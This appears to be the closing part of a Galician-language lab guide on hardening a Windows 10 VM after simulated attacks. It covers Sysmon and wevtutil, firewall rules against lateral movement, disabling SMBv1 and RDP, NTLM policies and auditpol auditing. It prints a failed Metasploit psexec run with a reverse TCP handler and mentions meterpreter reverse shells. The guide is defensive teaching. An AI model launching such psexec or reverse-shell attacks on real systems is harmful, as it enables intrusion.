
i. Abre o Visor de Eventos

ii. Vai a `Sysmon > Operational`


iii. Buscar por:

• schtasks → Evento `1`






• svchost.exe -k netsvcs -p -s Schedule → Evento `1`



Filtrar po ID:

- Evento `11`: Execución ou acceso a tarefa programada persistente




> **Eventos `13` / `14` para entradas no rexistro (Run key)**

- **Uso de wevtutil para consultar eventos**

`wevtutil` é unha ferramenta de liña de comandos integrada en Windows que permite **consultar, exportar e xestionar logs de eventos** do sistema. `wevtutil` xa vén preinstalado en todas as versións modernas de Windows, non é necesario instalar nada adicional.

Para consultar os eventos de Sysmon directamente:

```
wevtutil qe Microsoft-Windows-Sysmon/Operational /rd:true /f:text | more
```



Para exportar os eventos a un ficheiro `.evtx`:

```
wevtutil epl Microsoft-Windows-Sysmon/Operational sysmon_log.evtx
```

Bastionado e mitigación da VM-3 (Windows 10)

Activar UAC e Firewall en Windows (modo produción)

Para contornas de proba ou laboratorio, anteriormente, desactivamos o UAC e o firewall de Windows 10. Para a contorna de produción deberiamos activalos cos seguintes comandos. **Executa o terminal como administrador.**

Activar UAC (User Account Control):

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 1 /f
shutdown /r /t 0
```

Isto modifica o rexistro para activar completamente o UAC. Requírese **reinicio**.

Activar o firewall en todos os perfís (dominio, privado, público):

```
netsh advfirewall set allprofiles state on
```

Isto activa o firewall de Windows para todos os perfís. Útil para asegurar o bloqueo `SMB`, `psexec`, ou conexións remotas.

Nota: Estes cambios aumentan significativamente a seguridade do sistema. Úsaos sempre, a non ser, que queiras traballar sen estas medidas de seguridade en contornas de laboratorio ou máquinas illadas.

Configuración de Firewall para bloquear movemento lateral

```
netsh advfirewall set allprofiles state on
netsh advfirewall firewall add rule name="Block Lateral Movement" protocol=TCP dir=IN localport=445,135,139 action=block
netsh advfirewall firewall add rule name="Block Lateral Movement" protocol=TCP dir=OUT localport=445,135,139 action=block
netsh advfirewall show allprofiles
```

> ***Comprobando en VM-1 (Viper)***
>
> ```
> msf6 exploit(windows/smb/psexec) > run
> [*] Started reverse TCP handler on 192.168.120.100:5555
> [*] 192.168.120.102:445 - Connecting to the server...
> [-] 192.168.120.102:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.120.102:445) timed out.
> [*] Exploit completed, but no session was created.
>  msf6 exploit(windows/smb/psexec) >
> ```

Hardenización de Servizos Windows

- **Desactivar SMBv1 (protocolo obsoleto e vulnerable):**

```
sc.exe config lanmanworkstation depend= bowser/mrxsmb20/nsi
dism /online /disable-feature /featurename:SMB1Protocol
```

- **Desactivar completamente o acceso por Escritorio Remoto (RDP) ao sistema:**

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 1 /f
```

- **Activar Control de Contas de Usuario (UAC):**
  *Requírese **reinicio***


```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 1 /f
```

  E para garantir que o sistema sempre mostre o aviso UAC ao usuario, aínda que o usuario sexa `administrador`, requirindo confirmación manual para evitar execucións automáticas ou ocultas con privilexios:


```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 2 /f
```


Panel de control\Sistema y seguridad\Seguridad y mantenimiento


• Panel de control\Sistema y seguridad\Seguridad y mantenimiento\Cambiar la configuración de Seguridad y mantenimiento



• Cambiar configuración de Control de cuentas de usuario







Comprobando en VM-1 (Viper) tras reiniciar VM-3

Agora non se crea a `Reverse Shell: meterpreter` a través do porto TCP 6666

Aplicar Políticas de Seguridade mediante `gpedit.msc`

- **Desactivar autenticacións débiles (LM, NTLMv1) e aplicar restriccións á autenticación NTLM:**
  a. Presionar `Win + R` e escribir `gpedit.msc`.
  b. Navegar a: `Configuración del equipo > Configuración de Windows > Configuración de seguridad > Directivas locales > Opciones de seguridad`.
  c. Desactivar LM e NTLMv1:
  - Configurar `Seguridad de red: Nivel de autenticación de LAN Manager` como `Enviar solo respuesta NTLMv2 y rechazar LM y NTLM`.

  d. Restrinxir NTLM:
  - Configurar `Seguridad de red: Restringir NTLM: Tráfico NTLM entrante` como `Denegar todas las cuentas`.
  - Configurar `Seguridad de red: Restringir NTLM: Tráfico NTLM saliente a servidores remotos` como `Denegar todo`.

  e. Reiniciar o sistema para aplicar os cambios.
- **Configurar permisos de acceso local e remoto soamente para usuarios autorizados:**
  a. Presionar `Win + R` e escribir `gpedit.msc`.
  b. Navegar a: `Configuración del equipo > Configuración de Windows > Configuración de seguridad > Directivas locales > Asignación de derechos de usuario`.
  c. Configurar as políticas:
  - `Permitir el inicio de sesión local`: Agregar soamente os usuarios que necesitan acceso físico ao sistema.
  - `Permitir inicio de sesión a través de Servicios de Escritorio Remoto`: Agregar soamente os usuarios ou grupos autorizados para acceso remoto.
  - `Denegar el inicio de sesión local` e `Denegar inicio de sesión a través de Servicios de Escritorio Remoto`: Agregar usuarios non autorizados.

  d. Reiniciar o sistema para aplicar os cambios.

> **En `Directivas Locales`: A denegación de inicio de sesión prevalece sobre o permiso**
>
> En Windows, cando se configuran as políticas de inicio de sesión local ou remoto mediante `gpedit.msc`, é posible que un mesmo usuario ou grupo figure tanto nas directivas de **permiso** como nas de **denegación**. Neste caso, **a política de denegación sempre prevalece**.
>
> **Exemplo**
>
> Se o usuario `invitado` está configurado así:
>
> - `Permitir el inicio de sesión a través de Servicios de Escritorio Remoto`
> - `Denegar el inicio de sesión a través de Servicios de Escritorio Remoto`
>
> **Resultado:** `invitado` **non poderá acceder por Escritorio Remoto**, porque a política de denegación ten prioridade.
>
> Isto permite aos administradores crear excepcións ou restricións específicas, mesmo se o usuario está nun grupo con acceso.

Monitoreo Continuo con `Auditpol`

Que é auditpol?

`auditpol` é unha ferramenta de liña de comandos incluída en sistemas operativos **Windows** que permite **consultar e configurar as políticas de auditoría de seguridade do sistema**.

Estas políticas definen que tipos de eventos se rexistran no Visor de Eventos, como:
- Logons e logoffs
- Cambios en contas de usuario ou privilexios
- Acceso a obxectos sensibles (ficheiros, rexistro...)

`auditpol` é especialmente útil para garantir que o sistema **cumpre con políticas de seguridade e auditoría**, e para detectar cambios non autorizados ou anómalos nas configuracións de control de eventos.

```
auditpol /get /category:* > C:\audit-settings_%date:~6,4%-%date:~3,2%-%date:~0,2%_%time:~0,2%-%time:~3,2%.txt
```

Este comando realiza o seguinte:
- Exporta todas as configuracións de auditoría actuais do sistema.
- Gárdaas nun ficheiro de texto cuxo nome inclúe a data e a hora no formato `YYYY-MM-DD_HH-MM`.
- Este método permite ter un rexistro histórico de cambios na configuración de auditoría ao longo do tempo.

Exemplo de ficheiro xerado: `audit-settings_2025-04-18_18-37.txt`

Recomendación: Executar este comando regularmente e comparar as configuracións antigas coas actuais para detectar modificacións non autorizadas.

1. **Análise da configuración de auditoría do sistema con auditpol**

   O ficheiro xerado por `auditpol /get /category:*` mostra que eventos de seguridade están sendo rexistrados actualmente en Windows. Isto é fundamental para saber se o sistema está preparado para detectar accións sospeitosas como movemento lateral ou persistencia.

```
C:\Users\usuario>more c:\audit-settings_2025-04-18_18-37.txt
Directiva de auditoría del sistema
Categoría o subcategoría                  Configuración
Sistema
  Extensión del sistema de seguridad      Sin auditoría
  Integridad del sistema                  Aciertos y errores
  Controlador IPsec                       Sin auditoría
  Otros eventos de sistema                Aciertos y errores
  Cambio de estado de seguridad           Aciertos
Inicio/cierre de sesión
  Inicio de sesión                        Aciertos y errores
  Cerrar sesión                           Aciertos
  Bloqueo de cuenta                       Aciertos
  Modo principal de IPsec                 Sin auditoría
  Modo rápido de IPsec                    Sin auditoría
  Modo extendido de IPsec                 Sin auditoría
  Inicio de sesión especial               Aciertos
  Otros eventos de inicio y cierre de sesiónSin auditoría
  Servidor de directivas de redes         Aciertos y errores
  Notificaciones de usuario o dispositivo Sin auditoría
  Pertenencia a grupos                    Sin auditoría
Acceso de objetos
  Sistema de archivos                     Sin auditoría
  Registro                                Sin auditoría
  Objeto de kernel                        Sin auditoría
  SAM                                     Sin auditoría
  Servicios de certificación              Sin auditoría
  Aplicación generada                     Sin auditoría
  Manipulación de identificadores         Sin auditoría
  Recurso compartido de archivos          Sin auditoría
  Colocación de paquetes de Plataforma de filtradoSin auditoría
  Conexión de Plataforma de filtrado      Sin auditoría
  Otros eventos de acceso a objetos       Sin auditoría
  Recurso compartido de archivos detalladoSin auditoría
  Almacenamiento extraíble                Sin auditoría
  Almacenamiento provisional de directiva centralSin auditoría
Uso de privilegios
  Uso de privilegio no confidencial       Sin auditoría
  Otros eventos de uso de privilegio      Sin auditoría
  Uso de privilegio confidencial          Sin auditoría
Seguimiento detallado
  Creación del proceso                    Sin auditoría
  Finalización del proceso                Sin auditoría
  Actividad DPAPI                         Sin auditoría
  Eventos de RPC                          Sin auditoría
  Eventos Plug and Play                   Sin auditoría
  Eventos de ajuste de derecho de token   Sin auditoría
Cambio de plan
  Cambio en la directiva de auditoría     Aciertos
  Cambio de la directiva de autenticación Aciertos
  Cambio de la directiva de autorización  Sin auditoría
  Cambio de la directiva del nivel de reglas de MPSSVCSin auditoría
  Cambio de la directiva de Plataforma de filtradoSin auditoría
  Otros eventos de cambio de directivas   Sin auditoría
Administración de cuentas
  Administración de cuentas de equipo     Sin auditoría
  Administración de grupos de seguridad   Aciertos
  Administración de grupos de distribuciónSin auditoría
  Administración de grupos de aplicacionesSin auditoría
  Otros eventos de administración de cuentasSin auditoría
  Administración de cuentas de usuario    Aciertos
Acceso DS
  Acceso del servicio de directorio       Sin auditoría
  Cambios de servicio de directorio       Sin auditoría
  Replicación de servicio de directorio   Sin auditoría
  Replicación de servicio de directorio detalladaSin auditoría
Inicio de sesión de la cuenta
  Operaciones de vales de servicio KerberosSin auditoría
  Otros eventos de inicio de sesión de cuentasSin auditoría
  Servicio de autenticación Kerberos      Sin auditoría
  Validación de credenciales              Sin auditoría
```

Que está ben configurado neste sistema

- **Integridade do sistema**: rexístranse acertos e erros → útil para cambios no núcleo.
- **Inicio e peche de sesión**: rexístranse logins exitosos e fallidos.
- **Administración de contas**: cambios en usuarios e grupos son rexistrados.
- **Cambios na política de seguridade**: activado.

Problemas detectados (auditoría desactivada)

- **Creación de procesos (`Creación del proceso`)**: sen rexistro → crítico para detectar execución de binarios.
- **Acceso a obxectos (rexistro, ficheiros, SAM, etc.)**: todo está en "Sen auditoría".
- **Uso de privilexios sensibles (`SeDebugPrivilege`, etc.)**: sen rexistro.
- **Seguimento detallado** en xeral: desactivado → impide detección forense completa.

Conclusión

Esta configuración é **mínima pero funcional para logins e cambios de contas**, pero **non detectará execucións de ferramentas como `schtasks.exe`, `cmd.exe`, `payload.exe`, etc.**. Para visibilidade completa, recoméndase:

a. Activar auditoría de creación de procesos

```
auditpol /set /subcategory:"Creación del proceso" /success:enable /failure:enable
```

Isto permite rexistrar cada proceso novo lanzado no sistema, útil para detectar execucións de ferramentas como `cmd.exe`, `powershell.exe`, `schtasks.exe` ou payloads.

b. Activar auditoría de acceso ao rexistro

```
auditpol /set /subcategory:"Registro" /success:enable /failure:enable
```

Recomendado para detectar manipulacións persistentes a través de claves como `Run`, `RunOnce`, `Winlogon`, etc.

c. Activar auditoría de uso de privilexios

```
auditpol /set /subcategory:"Uso de privilegio no confidencial" /success:enable /failure:enable
auditpol /set /subcategory:"Uso de privilegio confidencial" /success:enable /failure:enable
```

Isto permite detectar eventos onde se utilizan permisos elevados como `SeDebugPrivilege` ou `SeTcbPrivilege`.

d. Activar auditoría de acceso a ficheiros e obxectos

```
auditpol /set /subcategory:"Sistema de archivos" /success:enable /failure:enable
auditpol /set /subcategory:"Objeto de kernel" /success:enable /failure:enable
```

Necesario para ver actividades sobre recursos sensibles.

e. Activar seguimento detallado

```
auditpol /set /subcategory:"Actividad DPAPI" /success:enable /failure:enable
auditpol /set /subcategory:"Eventos de RPC" /success:enable /failure:enable
auditpol /set /subcategory:"Creación del proceso" /success:enable /failure:enable
```

Isto axuda a detectar procesos encadeados ou movemento lateral baseado en chamadas remotas.

2. **Onde ver os rexistros xerados por auditpol en Windows**

Cando activas auditoría avanzada cun comando `auditpol`, os eventos que se rexistran **non aparecen no log de Sysmon**, senón nun log nativo do sistema chamado **Seguridad**.

- **Ruta no Visor de Eventos**

```
Visor de eventos >
  Registros de Windows >
    Seguridad
```

Aquí é onde se gardan os eventos do sistema relacionados con:
- Logins
- Execucións de procesos
- Cambios en contas

- Uso de privilexios
- Acceso a rexistro e obxectos

• **Eventos comúns segundo a subcategoría auditada**

Acción auditada	Evento ID	Significado
Creación de proceso	`4688`	Execución dun proceso (`cmd.exe` , `schtasks.exe`)
Inicio de sesión exitoso	`4624`	Login correcto
Fallo de login	`4625`	Intento fallido
Uso de privilexios	`4672` , `4673`	Uso de `SeDebugPrivilege` , etc.
Cambio de clave de rexistro	`4657`	Persistencia ou manipulación
Creación/activación de conta	`4720` , `4722`	Alta ou desbloqueo

• **Como buscar**

a. Abre o Visor de Eventos

b. Vai a `Seguridad`

c. Fai clic en **"Filtrar registro actual"**

d. Introduce o ID do evento (ex: `4688`) ou palabra clave

Activar toda a auditoría dispoñible en Windows cun único comando

Se precisas rexistrar todos os eventos posibles de auditoría de seguridade en Windows (para fins forenses, detección de intrusións ou monitorización completa), podes activar todas as subcategorías de auditoría ao mesmo tempo usando `auditpol` :

```
auditpol /set /category:* /success:enable /failure:enable
```

Este comando:

• Recorre automaticamente todas as categorías e subcategorías dispoñibles.

• Activa a auditoría de:

  • Aciertos (success)

  • Erros (failure)

• Afecta a:

  • Creación de procesos, rexistro, logins, cambios en contas, uso de privilexios, etc.

Advertencia

• Este nivel de auditoría pode xerar **grandes volumes de eventos** no log de seguridade (`Seguridad`).

• É ideal para contornas de laboratorio ou sistemas críticos, pero **pode ter impacto en rendemento ou disco** en produción.

Complementa esta auditoría con Sysmon para unha visión máis detallada de procesos, rede e persistencia.

Conclusión

Esta guía ofrece un procedemento práctico e detallado para realizar simulacións de ataques comúns (Reverse Shell, Movemento Lateral, Persistencia) con VIPER e aplicar contramedidas efectivas (bastionado) desde a perspectiva do Blue Team. Simular estes ataques axuda ás organizacións a comprender as súas debilidades e a mellorar a súa postura de seguridade. Seguir estas recomendacións mellorará significativamente a resiliencia da infraestrutura fronte a ataques reais.